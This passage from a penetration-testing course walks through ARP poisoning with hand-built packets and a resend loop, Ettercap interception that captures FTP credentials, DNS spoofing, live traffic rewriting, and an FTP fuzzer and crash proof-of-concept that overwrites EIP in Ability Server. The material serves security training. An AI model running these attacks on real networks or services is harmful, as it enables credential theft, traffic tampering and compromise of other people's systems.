- Victim : 192.168.2.111 - 00:14:85:24:2B:15

5.2.1 Victim Packet

The victim packet will try to fool the victim into believing that our attacker MAC address has the IP of the default gateway (192.168.2.1). In order to do this, we will have to customize the raw ARP reply.

ARP cache on victim before attack:




```
C:\WINDOWS\system32\cmd.exe

C:\>arp -a

Interface: 192.168.2.111 --- 0x10005
Internet Address      Physical Address      Type
192.168.2.1           00-90-d0-23-d4-e6    dynamic
192.168.2.102        00-15-58-27-69-7f    dynamic

C:\>_
```

We prepare the packet. Please review it carefully and make sure you understand each of the changes made.



```
Shell - Konsole <2>
File: arp          ASCII Offset: 0x0000002A / 0x0000003F (%67) M
00000000  00 14 85 24 2B 15 00 15 58 27 69 7F 08 06 00 01 ..$+...X'i....
00000010  08 00 06 04 00 02 00 15 58 27 69 7F C0 A8 02 01 .....X'i....
00000020  00 14 85 24 2B 15 C0 A8 02 6F 00 00 00 00 00 00 ..$+...o.....
00000030  00 00 00 00 00 00 00 00 00 00 00 00 02 F8 BB 88 .....

^G Help  ^C Exit (No Save)  ^T goTo Offset  ^X Exit and Save  ^W Search
```




After sending this packet to the network using file2cable, the victim's machine has the following ARP cache entries:

```
C:\WINDOWS\system32\cmd.exe
C:\>arp -a
Interface: 192.168.2.111 --- 0x10005
Internet Address      Physical Address      Type
192.168.2.1           00-90-d0-23-d4-e6    dynamic
192.168.2.102        00-15-58-27-69-7f    dynamic

C:\>arp -a
Interface: 192.168.2.111 --- 0x10005
Internet Address      Physical Address      Type
192.168.2.1           00-15-58-27-69-7f    dynamic
192.168.2.102        00-15-58-27-69-7f    dynamic

C:\>_
```

Since the more updated ARP cache entry takes precedence, all traffic redirected to the gateway will now reach our MAC address.

5.2.2 Gateway Packet

We now need to create a packet for the gateway. We need to fool the gateway by making it forward all the packets intended for the victim to our attacker MAC address.

```
Shell - Konsole <2>
File: arp-victim      ASCII Offset: 0x0000002A / 0x0000003F (%67) M
00000000  00 90 D0 23 D4 E6 00 15 58 27 69 7F 08 06 00 01 ...#...X'i...
00000010  08 00 06 04 00 02 00 15 58 27 69 7F C0 A8 02 6F .....X'i...0
00000020  00 90 D0 23 D4 E6 C0 A8 02 01 00 00 00 00 00 ...#.....
00000030  00 00 00 00 00 00 00 00 00 00 00 00 02 F8 BB 88 .....

^G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search
```



Before we send the packets to the network, we need to enable IP forwarding on our attacking machines. This is so that packets arriving from the victim to the attacker won't be dropped, but passed on to the gateway.

```
bt ~ # echo 1 > /proc/sys/net/ipv4/ip_forward
```

Now we can send our ARP replies to both the gateway and the victim using a simple bash script:

```
#!/bin/bash

while [ 1 ];do
file2cable -i eth0 -f arp-victim
file2cable -i eth0 -f arp-gateway
sleep 2
done
```

This bash script will send our packets to the victim and gateway every 2 seconds (so the victim ARP cache does not get an opportunity to repair itself.)

```
bt ~ # ./arp-poison.sh

file2cable - by FX <fx@phenoelit.de>

    Thanx got to Lamont Granquist & fyodor for their hexdump()

file2cable - by FX <fx@phenoelit.de>


    Thanx got to Lamont Granquist & fyodor for their hexdump()

file2cable - by FX <fx@phenoelit.de>

    Thanx got to Lamont Granquist & fyodor for their hexdump()
```



Now, traffic sent to the internet from the victim is first sent to our attacking computer and then forwarded to the gateway. By running a sniffer on our attacking machine, we see that the victim has started an FTP session to an FTP server on the internet.



We have successfully sniffed traffic on a switched network.



5.3 Ettercap


As usual, customized tools have been created for initiating ARP spoofing attacks. A nice tool to check out for Windows Platforms is Cain and Able, found on <http://www.oxid.it/>. This is a powerful tool capable of sniffing, ARP spoofing, DNS spoofing, password cracking and more.

My favorite ARP spoofing tool is Ettercap. As described by its authors, Ettercap is a suite for man in the middle attacks (MITM) on the local LAN. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols (even ciphered ones) and includes many features for network and host analysis.

Let's get Ettercap up and running.

```
bt ~ # ettercap -G
ettercap NG-0.7.3 copyright 2001-2004 ALOR & NaGA
```

Follow the instructions in the accompanying movie in order to initialize Ettercap and scan the local network.



ettercap NG-0.7.3

Start Targets Hosts View Mitm Filters Logging Plugins Help

Host List x

IP Address	MAC Address	Description
192.168.2.1	00:90:D0:23:D4:E6	
192.168.2.109	00:01:4A:01:D5:9D	
192.168.2.111	00:14:85:24:2B:15	

Delete Host Add to Target 1 Add to Target 2

GROUP 1 : 192.168.2.1 00:90:D0:23:D4:E6
GROUP 2 : 192.168.2.111 00:14:85:24:2B:15
Starting Unified sniffing...
FTP : 194.90.1.6:21 -> USER: ftp PASS: ftp



5.3.1 DNS Spoofing


For more information about DNS spoofing, please visit:

<http://www.securesphere.net/download/papers/dnsspoof.htm>

We will customize our DNS spoofing configuration file:


`/usr/local/share/ettercap/etter.dns`

```
microsoft.com      A    192.168.2.114
*.microsoft.com   A    192.168.2.114
www.microsoft.com PTR  192.168.2.114      # Wildcards in PTR are not allowed
```





Once the victim (192.168.2.111) tries browsing to *.microsoft.com, his DNS request is intercepted and replaced with our entry. He will now be redirected to our own web server (192.168.2.114).






5.3.2 Fiddling with traffic

One of the more powerful features of Ettercap is the ability to manually create filters and include them in the running application. This provides us with endless possibilities.

Take a look at the following html page:




We will now create a simple Ettercap filter that will replace several words on this page, in real time. Once the victim browses to this page, his traffic will be redirected through the attacking machine. Ettercap inspects this traffic and can modify it in real time.




We want to change the words “rocks” to “stinks” and “hired” to “fired”.

Looking at the /usr/local/share/ettercap/etter.filter.examples file, we can see some basic filter examples. Let's create our filter:

```
if (ip.proto == TCP && search(DATA.data, "rocks") ) {  
    log(DATA.data, "/tmp/muts_ettercap.log");  
    replace("rocks", "stinks");  
    msg("Stinks substituted and logged.\n");  
}  
  
if (ip.proto == TCP && search(DATA.data, "hired") ) {  
    log(DATA.data, "/tmp/muts_ettercap.log");  
    replace("hired", "fired");  
    msg("Fired substituted and logged.\n");  
}
```





Once the victim visits this page, Ettercap manipulates the data and changes our fields.



5.3.3 Exercise 12

Lab Requirements – NO LAB!:

- PLEASE DO NOT ATTEMPT ARP SPOOFING ATTACKS IN THE OFFENSIVE SECURITY LABS. THIS WILL MOST LIKELY NOT WORK, AND DISRUPT CONNECTIVITY FOR ALL USERS.
- PLEASE DO NOT ATTEMPT ARP SPOOFING IN YOUR WORKPLACE OR ANY OTHER NETWORKS YOU DO NOT OWN. ARP SPOOFING CAN HAVE UNEXPECTED RESULTS ON YOUR NETWORK, FROM COMPLETE DOS, ALL THE WAY TO GETTING FIRED.
- IF YOU WANT TO TRY REPRODUCING THIS LAB, PLEASE DO IT IN A LAB / HOME NETWORK.



6. Module 6- Buffer overflow Exploitation (Win32)

Lab Objectives :

Familiarity with buffer overflows, Basic Exploitation skills.

Objective details :

By the end of this module the student should be familiar with the concepts behind Buffer Overflow attacks and should be able to analyze and write exploit code for simple buffer overflow vulnerabilities.

A note from the authors

Buffer overflows are one of my favorite topics in offensive security. I always find it fascinating (and somehow mystical!) to think about the very precise procedures that occur when an exploit is used to remotely execute code on a victim machine.

In this lesson we will walk through a live example of a buffer overflow and go through the various stages of the exploit development life cycle. By the end of this module we will port our newly written exploit to the Metasploit Framework and bask in the glory of various code execution options.



Overview

I always thought buffer overflow attacks were really complicated. It was only after I wrote my first exploit that I actually understood the relative simplicity of this task. There are however several prerequisites you should make sure to have under your belt. I strongly suggest to do some reading on Windows memory management and to familiarize yourself with some basic assembly instructions (JMP/CALL, MOV, etc) and CPU registers (ESP, EBP, EIP, etc).

Here are some links you might want to visit if these topics are alien to you.

http://en.wikipedia.org/wiki/Buffer_overflow

http://en.wikipedia.org/wiki/32-bit_x86_assembly_programming

6.1 Looking for the Bugs

The first question that usually arises is “How on earth are these bugs found? How did you know that X bytes in the Y command would crash the application and result in a buffer overflow?”

Generally speaking there are three main ways of identifying flaws in applications. If the source code of the application is available, then **Source Code Review** is probably the easiest way to identify bugs. If the application is closed source, then we can use **Reverse Engineering** techniques or **fuzzing** in order to find bugs. In this module, we will discuss the latter method, fuzzing.



6.2 Fuzzing

Fuzzing involves sending malformed strings into application input and watching for unexpected crashes. There are many useful fuzzers, most of which are present in BackTrack (/pentest/fuzzers). One of the most prominent fuzzers is Spike, which we will learn to operate for simple clear text protocol fuzzing in a separate module.

A Simple FTP Fuzzer

```
#!/usr/bin/python
import socket

# Create an array of buffers, from 20 to 2000, with increments of 20.
buffer=["A"]
counter=20
while len(buffer) <= 100:
    buffer.append("A"*counter)
    counter=counter+20

# Define the FTP commands to be fuzzed
commands=["MKD","CWD","STOR"]

# Run the fuzzing loop
for command in commands:
    for string in buffer:
        print "Fuzzing" + command + ":" +str(len(string))
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.244.129',21))
        s.recv(1024)
        s.send('USER ftp\r\n')
        s.recv(1024)
        s.send('PASS ftp\r\n')
        s.recv(1024)
        s.send(command + ' ' + string + '\r\n')
        s.recv(1024)
        s.send('QUIT\r\n')
        s.close()
```



This is the simplest example of a fuzzer I could come up with. Please go over the code and try to understand the logic behind the fuzzing process. Please note that this fuzzer is **extremely** limited and should not be used for real world fuzzing. It's just a short example to demonstrate the fuzzing process.

We'll try this fuzzer on a small FTP server - "Ability Server - v2.3.4".

```
bt ~ # ./simple-fuzzer.py
Fuzzing MKD:1
Fuzzing MKD:20
Fuzzing MKD:40
Fuzzing MKD:60
Fuzzing MKD:80
...
...
Fuzzing STOR:860
Fuzzing STOR:880
Fuzzing STOR:900
Fuzzing STOR:920
Fuzzing STOR:940
Traceback (most recent call last):
  File "./simple-fuzzer.py", line 26, in ?
    s.recv(1024)
socket.error: (104, 'Connection reset by peer')
bt ~ #
```

Ability server crashes due to the command STOR <940 Bytes>, and the script exits.



6.3 Replicating the Crash

We saw that a crash occurred when sending a STOR command with about 1000 bytes. Our first task is to try to replicate the crash in order to study it. We'll begin by writing a simple python script which logs into the FTP server and sends an overly long STOR command.

```
#!/usr/bin/python
import socket


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = '\x41' * 2000

print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```

Now, go to your Windows 2000 SP4 machine and attach Ability server to OllyDbg, as shown in the video. Once attached, execute the python script and watch Olly closely.

```
BT tmp # ./ability-poc.py
Sending evil buffer...
BT tmp #
```

Registers (FPU)

```

EAX 00000001
ECX 0137FFDC
EDX FFFFFFFF
EBX 000007D5
ESP 0137B6B8 ASCII "AAAAAAAAAAAAAAAAAAAAA
EBP 002FC208
ESI 00000000
EDI 002FC274
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFD7000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ALREADY_EXISTS (00000
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty -UNORM FE1C 00000000 00000000
ST5 empty -UNORM 4E0B 002FC1E0 00000001

```

Address	Hex dump	ASCII
0041E000	00 00 00 00 01 97 41 00	...0uA.
0041E008	30 10 40 00 00 00 00 00	E!@.....
0041E010	00 00 00 00 00 00 00 00
0041E018	00 00 00 00 00 00 00 00
0041E020	43 6F 75 6C 64 20 6E 6F	Could no
0041E028	74 20 69 6E 69 74 69 61	t initia
0041E030	6C 69 73 65 20 73 6F 63	lise soc
0041E038	68 65 74 73 2E 00 00 00	kets....
0041E040	45 72 72 6F 72 00 00 00	Error...
0041E048	68 74 74 70 00 00 00 00	http....
0041E050	66 74 70 00 65 6D 61 69	ftp.emai
0041E058	6C 00 00 00 6C 6F 67 73	l...logs

Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

Paused

Notice that our overly long buffer has overwritten segments in the memory which have eventually overwritten the EIP.

